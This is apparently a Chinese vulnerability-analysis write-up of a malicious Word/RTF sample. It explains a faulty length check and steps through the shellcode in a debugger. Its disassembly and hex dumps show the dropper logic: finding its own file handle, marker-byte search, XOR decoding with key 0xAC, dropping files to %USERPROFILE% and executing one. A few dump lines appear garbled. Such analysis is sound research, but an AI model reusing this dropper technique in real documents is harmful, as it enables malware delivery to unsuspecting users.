:27500191      loc_27500191:                ; CODE XREF: sub_27500156+32↑j
:27500191      push    8                    ; dwBytes
:27500193      lea     eax, [ebp+var_8]
:27500196      push    ebx                ; lpMem
:27500197      push    eax                ; int
:27500198      call    B
:2750019D      mov     esi, eax
:2750019F      add     esp, 0Ch
:275001A2      test    esi, esi
:275001A4      jnl     short loc_275001ED
:275001A6      cmp     [ebp+var_8], 0
:275001AA      mov     edi, ebp+ara 01

```

加强了判断，A 中局部变量 var_10(也可能是 xx 结构体一分量)也派上用场，后面严格要求字节数等于 8.

附上直观的简图[^]：



漏洞成因在于 A 函数第二次调用 B 函数之前那条判断语句，本应该是字节数大于 8，退出，小于等于 8，执行. 然而却...多么低级的错误呐！！

0x 3 ShellCode 分析

这里我们直接 Ollydbg 加载样本文件 may.doc 来进行调试. 首先需要用 WinHex 等十六进制编辑工具打开 may.doc, 修改 Shellcode 开头 2 个字节为 8B C4 改为 CC CC. 然后 OD 附加 WINWORD.exe, 运行起来, 打开 may.doc, OD 在我们设置的断点 (Shellcode 入口点) 断下来:

30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30	00000000000000000000000000000000
30 30 30 30 30 30 30 30 30 30 31 32 34 35 66 61 37	00000000001245fa7
66 39 30 39 30 39 30 39 30 39 30 39 30 39 30 39	f9090909090909090909090909090909
30 63 63 63 63 30 35 31 30 30 31 30 30 30 30 63	0cccc0510010000c
37 30 30 32 34 30 33 34 64 30 38 65 39 35 61 30	70024034d08e95a0
30 30 30 30 30 36 62 36 35 37 32 36 65 36 35 36	0000006b65726e656
63 33 33 33 32 30 30 64 66 32 64 38 39 38 63 31	~333200df2d898~1

0011AC05	90	nop
0011AC06	90	nop
0011AC07	90	nop
0011AC08	CC	int3
0011AC09	CC	int3
0011AC0A	05 10010000	add eax,0x110
0011AC0F	C700 24034D08	mov dword ptr ds:[eax],0x84D0324
0011AC15	E9 5A000000	jmp 0011AC74
0011AC1A	6B65 72 6E	imul esp,dword ptr ss:[ebp+0x72],0x6E
0011AC1E	65:6C	ins byte ptr es:[edi],dx
0011AC20	3332	xor esi,dword ptr ds:[edx]
0011AC22	00DF	add bh,bl
0011AC24	2D 898C1B81	sub eax,0x811B8C89
0011AC29	7D EF	jge short 0011AC1A
0011AC2B	42	inc edx

这时候我们只需将 CC 改为原来的 8B C4 便可以调试 ShellCode:

0011AC05	90	nop
0011AC06	90	nop
0011AC07	90	nop
0011AC08	8BC4	mov eax,esp
0011AC0A	05 10010000	add eax,0x110
0011AC0F	C700 24034D08	mov dword ptr ds:[eax],0x84D0324

Shellcode Analysis(only show the vital code):

0011AC08	8BC4	mov eax,esp	
0011AC0A	05 10010000	add eax,0x110	
0011AC0F	C700 24034D08	mov dword ptr ds:[eax],0x84D0324	
0011AC15	E9 5A000000	jmp 0011AC74	
0011AC74	E8 11020000	call 0011AE8A	//Main function
0011AC79	6A FF	push -0x1	
0011AC7B	E8 08000000	call 0011AC88	
0011AC80	05 35000000	add eax,0x35	
0011AC85	FF10	call dword ptr ds:[eax]	; kernel32.ExitProcess

F7 SetpIn 0011AE8A:

```

0011AE8A  55                push ebp
0011AE8B  8BEC             mov ebp,esp
0011AE8D  83C4 C8          add esp,-0x38
0011AE90  C745 FC 00000000>mov dword ptr ss:[ebp-0x4],0x0
0011AE97  E8 ECFDFFFF      call 0011AC88                ; "kernel32"
0011AE9C  05 00000000      add eax,0x0
0011AEA1  50                push eax
0011AEA2  E8 8DFEFFFF      call 0011AD34                ; kernel32.Sleep
0011AEA7  E8 DCFDFFFF      call 0011AC88
0011AEAC  05 45000000      add eax,0x45
0011AEB1  50                push eax                ; "shell32"
0011AEB2  E8 7DFEFFFF      call 0011AD34                ; SHELL32.ShellExecuteA
0011AEB7  E9 E2010000      jmp 0011B09E                ;Big circle

```

```

-----
0011B09E  817D FC FFFF0000>cmp dword ptr ss:[ebp-0x4],0xFFFF
0011B0A5  ^ 0F82 11FEFFFF  jb 0011AEB0
-----

```

```

0011AEB0  8345 FC 01 add dword ptr ss:[ebp-0x4],0x1 ;从 0x0-0xffff 遍历获取自身文件句柄
0011AEC0  8D45 F8        lea eax,dword ptr ss:[ebp-0x8]
0011AEC3  50                push eax                ; lpFileSizeHigh
0011AEC4  FF75 FC        push dword ptr ss:[ebp-0x4] ; hFile
0011AEC7  E8 BCFDFFFF      call 0011AC88
0011AECC  05 0D000000      add eax,0xD
0011AED1  FF10            call dword ptr ds:[eax]    ; kernel32.GetFileSize
0011AED3  8945 F4        mov dword ptr ss:[ebp-0xC],eax ;return the low-order
doubleword of the file size to the local var_c
0011AED6  83F8 FF        cmp eax,-0x1            ;本环境样本 hFile 为 0x5cc

0011AED9  75 07            jnz short 0011AEE2
0011AEDB  E9 BE010000      jmp 0011B09E
0011AEE0  EB 0B            jmp short 0011AEED
0011AEE2  837D F4 08      cmp dword ptr ss:[ebp-0xC],0x8
0011AEE6  77 05            ja short 0011AEED ;如果文件大小的低位双字大于 8,跳转进

```

一步判断.否则继续遍历文件句柄.这里我们发现最终的文件句柄是 0x05CC.对应的文件是正好是我们的 poc 样本 sample.doc(rtf 格式,有点废话喔,数据都在此样本里,不找它找谁?!)

地址	HEX 数据	ASCII
0011A8FC	CC 05 00 00 00 00 00 00 79 AC 11 00 8B C4 05 10	?.....y?.嬈
0011A90C	01 00 00 C7 00 24 03 4D 08 E9 5A 00 00 00 6B 65	.\$ 門...ke
0011A91C	72 6E 65 6C 33 32 00 28 1A 80 7C 07 0B 81 7C 1E	rnel32.(1
0011A92C	0C 81 7C 5E 20 83 7C 12 18 80 7C 17 0E 81 7C D7	.^ 8 1 7 C D 7

0011AE8	E9 B1010000	jmp 0011B09E	
0011AEE	6A 00	push 0x0	; FILE_BEGIN
0011AEF	6A 00	push 0x0	
0011AEF1	6A 00	push 0x0	
0011AEF3	FF75 FC	push dword ptr ss:[ebp-0x4]	
0011AEF6	E8 8DFDFFFF	call 0011AC88	
0011AEFB	05 11000000	add eax,0x11	
0011AF0	FF10	call dword ptr ds:[eax]	; kernel32.SetFilePointer
0011AF02	83F8 FF	cmp eax,-0x1	
0011AF05	75 05	jnz short 0011AF0C	
0011AF07	E9 92010000	jmp 0011B09E	
0011AF0C	FF75 F4	push dword ptr ss:[ebp-0xC]	//dwBytes 0x3E8A
0011AF0F	6A 40	push 0x40	
0011AF11	E8 72FDFFFF	call 0011AC88	
0011AF16	05 25000000	add eax,0x25	
0011AF1B	FF10	call dword ptr ds:[eax]	; kernel32.GlobalAlloc 申请缓存
0011AF1D	8945 EC	mov dword ptr ss:[ebp-0x14],eax	
0011AF20	837D EC 00	cmp dword ptr ss:[ebp-0x14],0x0	

0011AF24	75 05	jnz short 0011AF2B	
0011AF26	E9 73010000	jmp 0011B09E	
0011AF2B	6A 00	push 0x0	
0011AF2D	8D45 E8	lea eax,dword ptr ss:[ebp-0x18]	
0011AF30	50	push eax	
0011AF31	FF75 F4	push dword ptr ss:[ebp-0xC]	
0011AF34	FF75 EC	push dword ptr ss:[ebp-0x14]	
0011AF37	FF75 FC	push dword ptr ss:[ebp-0x4]	
0011AF3A	E8 49FDFFFF	call 0011AC88	
0011AF3F	05 19000000	add eax,0x19	
0011AF44	FF10	call dword ptr ds:[eax]	; kernel32.ReadFile
0011AF46	0BC0	or eax,eax	
0011AF48	75 14	jnz short 0011AF5E	
0011AF4A	FF75 EC	push dword ptr ss:[ebp-0x14]	
0011AF4D	E8 36FDFFFF	call 0011AC88	
0011AF52	05 29000000	add eax,0x29	
0011AF57	FF10	call dword ptr ds:[eax]	
0011AF59	E9 40010000	jmp 0011B09E	
0011AF5E	C745 F0 00000000	mov dword ptr ss:[ebp-0x10],0x0	
0011AF65	8B4D F4	mov ecx,dword ptr ss:[ebp-0xC]	
0011AF68	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]	
0011AF6B	2BC8	sub ecx,eax	
0011AF6D	83F9 08	cmp ecx,0x8	//ecx 是遍历次数，遍历大小为
FileLength - 0x8 文件前 8 字节是复合文档格式（具体格式请参考微软官方文件格式说明）			
0011AF70	77 05	ja short 0011AF77	
0011AF72	E9 18010000	jmp 0011B08F	//遍历完了，仍未找到 flag..跳转吧！
0011AF77	8345 F0 01	add dword ptr ss:[ebp-0x10],0x1	
0011AF7B	8B7D EC	mov edi,dword ptr ss:[ebp-0x14]	
0011AF7E	03F8	add edi,eax	

Then Search the doc(drop and rewrite)and calc.exe(which will be executed finally) by the the 8 bytes_flags:

0011AF72	8345 F0 01	add dword ptr ss:[ebp-0x10],0x1
0011AF7B	8B7D EC	mov edi,dword ptr ss:[ebp-0x14]
0011AF7E	03F8	add edi,eax
0011AF80	813F ABABABAB	cmp dword ptr ds:[edi],0xABABABAB
0011AF86	0F85 FE000000	jnz 0011B08A
0011AF8C	83C7 04	add edi,0x4
0011AF8F	813F EFEFEFEF	cmp dword ptr ds:[edi],0xEFEFEFEF
0011AF95	0F85 EF000000	jnz 0011B08A
0011AF9B	83C7 04	add edi,0x4
0011AF9F	8B7D EC	mov dword ptr ss:[ebp-0x14],edi
edi=0021ADEC		

地址	HEX 数据	ASCII
0021ADCC	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30	0000000000000000
0021ADDC	30 30 30 30 30 0A 7D 0A 7D 0A 7D 0A 7D 0A 7D 0A	00000.}.}.}.}
0021ADEC	EF EF EF EF 25 55 53 45 52 50 52 4F 46 49 4C 45	鐫鐫%USERPROFILE
0021ADFC	25 5C 61 2E 64 6F 63 00 26 2D 00 00 25 55 53 45	%\a.doc.&-,%USE
0021AE0C	52 50 52 4F 46 49 4C 45 25 5C 61 2E 65 78 65 00	RPROFILE%\a.exe.
0021AE1C	00 C0 01 00 FC E7 AF A8 B8 AC AA AC A4 AC AC AC	.?. 脯 が

```

0011AF80      813F ABABABAB    cmp dword ptr ds:[edi],0xABABABAB
0011AF86      0F85 FE000000    jnz 0011B08A
0011AF8C      83C7 04          add edi,0x4
0011AF8F      813F EFEFEFEF    cmp dword ptr ds:[edi],0xEFEFEFEF
0011AF95      0F85 EF000000    jnz 0011B08A

```

```

0011B08A      ^\E9 D6FEFFFF    jmp 0011AF65
0011B08F      FF75 EC          push dword ptr ss:[ebp-0x14]
0011B092      E8 F1FBFFFF      call 0011AC88
0011B097      05 29000000      add eax,0x29
0011B09C      FF10             call dword ptr ds:[eax]
0011B09E      817D FC FFFF000>cmp dword ptr ss:[ebp-0x4],0xFFFF
0011B0A5      ^ 0F82 11FEFFFF    jb 0011AEBC

```

```

0011AF9B      83C7 04          add edi,0x4
0011AF9E      897D E0          mov dword ptr ss:[ebp-0x20],edi    //"%USERPROFILE%\a.doc
0011AFA1      33C0             xor eax,eax
0011AFA3      33C9             xor ecx,ecx
0011AFA5      49              dec ecx
0011AFA6      FC              cld
0011AFA7      F2:AE           repne scas byte ptr es:[edi] ; Get the length of the string
0011AFA9      8B37             mov esi,dword ptr ds:[edi] ; The size of the file(the string specified)is
next to the string
0011AFAB      8975 E4          mov dword ptr ss:[ebp-0x1C],esi
0011AFAE      83C7 04          add edi,0x4

0011AFB1      897D D0          mov dword ptr ss:[ebp-0x30],edi    // "%USERPROFILE%\a.exe"
0011AFB4      33C0             xor eax,eax

```

0011AFB6	33C9	xor ecx,ecx
0011AFB8	49	dec ecx
0011AFB9	FC	cld
0011AFBA	F2:AE	repne scas byte ptr es:[edi]
0011AFBC	8B37	mov esi,dword ptr ds:[edi]
0011AFBE	8975 D4	mov dword ptr ss:[ebp-0x2C],esi
0011AFC1	83C7 04	add edi,0x4

Then Alloc the memory for the doc and exe file , and copy and decode :

```
copy file data:
```

0011ADA7	8BEC	mov ebp, esp
0011ADA9	56	push esi
0011ADAA	57	push edi
0011ADAB	51	push ecx
0011ADAC	8B75 0C	mov esi, dword ptr ss:[ebp+0xC]
0011ADAF	8B7D 08	mov edi, dword ptr ss:[ebp+0x8]
0011ADB2	8B4D 10	mov ecx, dword ptr ss:[ebp+0x10]
0011ADB5	8BD9	mov ebx, ecx
0011ADB7	83E1 03	and ecx, 0x3 //先拷贝不足除4所余的字节,下面方便4字节移动
0011ADBA	F3:A4	rep movs byte ptr es:[edi], byte ptr ds:[esi]
0011ADBC	8BCB	mov ecx, ebx
0011ADBE	C1E9 02	shr ecx, 0x2 //右移2bit = 除4 得到移动的次数(一次也就是4字节)
0011ADC1	F3:A5	rep movs dword ptr es:[edi], dword ptr ds:[esi]
0011ADC3	59	pop ecx
0011ADC4	5F	pop edi
0011ADC5	5E	pop esi
0011ADC6	C9	leave
0011ADC7	C2 0C00	retn 0xC

0011B007	037D D4	add edi, dword ptr ss:[ebp-0x2C]
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0011B00A	68 AC000000	push 0xAC
0011B00F	FF75 E4	push dword ptr ss:[ebp-0x1C] //size
0011B012	FF75 DC	push dword ptr ss:[ebp-0x24]
0011B015	E8 6AFDFFFF	call decode_data //异或解密, key is 0xAC
0011B01A	68 AC000000	push 0xAC
0011B01F	FF75 D4	push dword ptr ss:[ebp-0x2C]
0011B022	FF75 CC	push dword ptr ss:[ebp-0x34]
0011B025	E8 5AFDFFFF	call decode_data

decode_data:

0011AD84	55	push ebp
0011AD85	8BEC	mov ebp, esp
0011AD87	51	push ecx
0011AD88	53	push ebx
0011AD89	57	push edi
0011AD8A	33C9	xor ecx, ecx
0011AD8C	33DB	xor ebx, ebx
0011AD8E	8A5D 10	mov bl, byte ptr ss:[ebp+0x10]

0011AD91	8B7D 08	mov edi,dword ptr ss:[ebp+0x8]
0011AD94	EB 04	jmp short 0011AD9A
0011AD96	301C39	xor byte ptr ds:[ecx+edi],bl
0011AD99	41	inc ecx
0011AD9A	3B4D 0C	cmp ecx,dword ptr ss:[ebp+0xC]
0011AD9D	^ 72 F7	jb short 0011AD96
0011AD9F	5F	pop edi
0011ADA0	5B	pop ebx
0011ADA1	59	pop ecx
0011ADA2	C9	leave
0011ADA3	C2 0C00	retn 0xC


0011B02A	6A 00	push 0x0
0011B02C	6A 00	push 0x0
0011B02E	6A 00	push 0x0
0011B030	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B033	E8 50FCFFFF	call 0011AC88
0011B038	05 11000000	add eax,0x11
0011B03D	FF10	call dword ptr ds:[eax]
0011B03F	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B042	E8 41FCFFFF	call 0011AC88
0011B047	05 15000000	add eax,0x15
0011B04C	FF10	call dword ptr ds:[eax] ; kernel32.SetEndOfFile
0011B04E	6A 00	push 0x0
0011B050	8D45 E8	lea eax,dword ptr ss:[ebp-0x18]
0011B053	50	push eax
0011B054	FF75 E4	push dword ptr ss:[ebp-0x1C]
0011B057	FF75 DC	push dword ptr ss:[ebp-0x24]
0011B05A	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B05D	E8 26FCFFFF	call 0011AC88
0011B062	05 1D000000	add eax,0x1D
0011B067	FF10	call dword ptr ds:[eax] ; kernel32.WriteFile 写 doc
0011B069	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B06C	E8 17FCFFFF	call 0011AC88
0011B071	05 21000000	add eax,0x21
0011B076	FF10	call dword ptr ds:[eax] //CloseHandle
0011B078	6A 01	push 0x1
0011B07A	FF75 D4	push dword ptr ss:[ebp-0x2C]
0011B07D	FF75 CC	push dword ptr ss:[ebp-0x34]
0011B080	FF75 D0	push dword ptr ss:[ebp-0x30]
0011B083	E8 42FDFFFF	call RunCalc

RunCalc:

```
-----
0011ADCA      55          push ebp
0011ADCB      8BEC        mov ebp,esp
0011ADCD      83C4 F4      add esp,-0xC
0011ADD0      68 00040000   push 0x400
0011ADD5      6A 40        push 0x40
0011ADD7      E8 ACFFFFFF   call 0011AC88
0011ADDC      05 25000000   add eax,0x25
0011ADE1      FF10        call dword ptr ds:[eax]          ; GlobalAlloc
0011ADE3      8945 F4      mov dword ptr ss:[ebp-0xC],eax
0011ADE6      68 00040000   push 0x400
0011ADEB      FF75 F4      push dword ptr ss:[ebp-0xC]
0011ADEE      FF75 08      push dword ptr ss:[ebp+0x8]
0011ADF1      E8 92FFFFFF   call 0011AC88
0011ADF6      05 2D000000   add eax,0x2D
0011ADFB      FF10        call dword ptr ds:[eax]          ; ExpandEnvironmentStringsA
0011ADFD      6A 00        push 0x0
0011ADFF      68 80000000   push 0x80
0011AE04      6A 02        push 0x2
0011AE06      6A 00        push 0x0
0011AE08      6A 01        push 0x1
0011AE0A      68 00000040   push 0x40000000
0011AE0F      FF75 F4      push dword ptr ss:[ebp-0xC]
0011AE12      E8 71FFFFFF   call 0011AC88
0011AE17      05 09000000   add eax,0x9
0011AE1C      FF10        call dword ptr ds:[eax]          ; CreateFileA
0011AE1E      8945 FC      mov dword ptr ss:[ebp-0x4],eax
0011AE21      6A 00        push 0x0
0011AE23      8D45 F8      lea eax,dword ptr ss:[ebp-0x8]
0011AE26      50          push eax
0011AE27      FF75 10      push dword ptr ss:[ebp+0x10]
0011AE2A      FF75 0C      push dword ptr ss:[ebp+0xC]
0011AE2D      FF75 FC      push dword ptr ss:[ebp-0x4]
0011AE30      E8 53FFFFFF   call 0011AC88
0011AE35      05 1D000000   add eax,0x1D
0011AE3A      FF10        call dword ptr ds:[eax]          ; WriteFile
0011AE3C      FF75 FC      push dword ptr ss:[ebp-0x4]
0011AE3F      E8 44FFFFFF   call 0011AC88
0011AE44      05 21000000   add eax,0x21
0011AE49      FF10        call dword ptr ds:[eax]          ; CloseHandle
0011AE4B      837D 14 01   cmp dword ptr ss:[ebp+0x14],0x1
0011AE4F      75 13        jnz short 0011AE64
```

0011AE51	6A 00	push 0x0
0011AE53	FF75 F4	push dword ptr ss:[ebp-0xC]
0011AE56	E8 2DFEFFFF	call 0011AC88
0011AE5B	05 31000000	add eax,0x31
0011AE60	FF10	call dword ptr ds:[eax] ; WinExec
0011AE62	EB 22	jmp short 0011AE86
0011AE64	6A 01	push 0x1 //SW_NORMAL
0011AE66	6A 00	push 0x0
0011AE68	6A 00	push 0x0
0011AE6A	FF75 F4	push dword ptr ss:[ebp-0xC]
0011AE6D	6A 00	push 0x0
0011AE6F	E8 14FEFFFF	call 0011AC88
0011AE74	05 55000000	add eax,0x55
0011AE79	50	push eax // "open"
0011AE7A	E8 09FEFFFF	call 0011AC88
0011AE7F	05 4D000000	add eax,0x4D
0011AE84	FF10	call dword ptr ds:[eax] ; ShellExecuteA
0011AE86	C9	leave
0011AE87	C2 0C00	retn 0xC

Finally ExitProcess! Shellcode 执行完 calc.exe 后便退出了，并没有恢复堆栈将代码控制权还给原程序...所以没有做到有始有终，没有处理后事，从病毒木马的角度来说，这个 Shellcode 比较挫..完美的 Shellcode 应该是不破坏函数堆栈，执行完自己，恢复堆栈，代码控制权归还样本本身，继续运行，那样的话样本就可以做到执行完 ShellCode 之后，依然可正常编辑、正常退出等.当然此样本还不能二次触发，打开第二次便不能正常触发，这都是 Shellcode 的问题，这些都应该是漏洞分析所要思考的一些问题，大家可以参考看雪论坛仙果的一篇文章：<http://bbs.pediy.com/showthread.php?t=184721&highlight=解读+读天+天书> <解读天书----漏洞利用中级技巧的分析>仙果兄分析经验比较丰富，思路也比较多，值得我们学习^_^



0x 4 总结

本文仅从漏洞触发原因以及 Shellcode 两方面进行了一个简单的分析,其实对于漏洞分析从业者来说,针对一个漏洞的分析,不仅要学会分析原理与成因,更要学会如何去利用,分析不同的利用方式,构建多种可利用的 Poc 样本,开发稳定通用的 exp,当然这都是从攻击者的角度来看,最后如果能针对各种攻击与利用方式,提出一套(或一类)快速稳定的防御方案,开发修补补丁,针对性的修补漏洞,这样一个漏洞的价值可能体现的就比较多.问题也随之上升为安全行业的头号问题—攻防对抗.鉴于本人目前基础薄弱,能力有限,暂时没有分析那么详细与深入,这是本人分析的第一个样本,虽然比较简单,但也是入门篇.后面会陆续有一系列全面详细的漏洞分析文章出来. 期待吧^_^

Thanks for 仙果、Netfairy、地狱怪客

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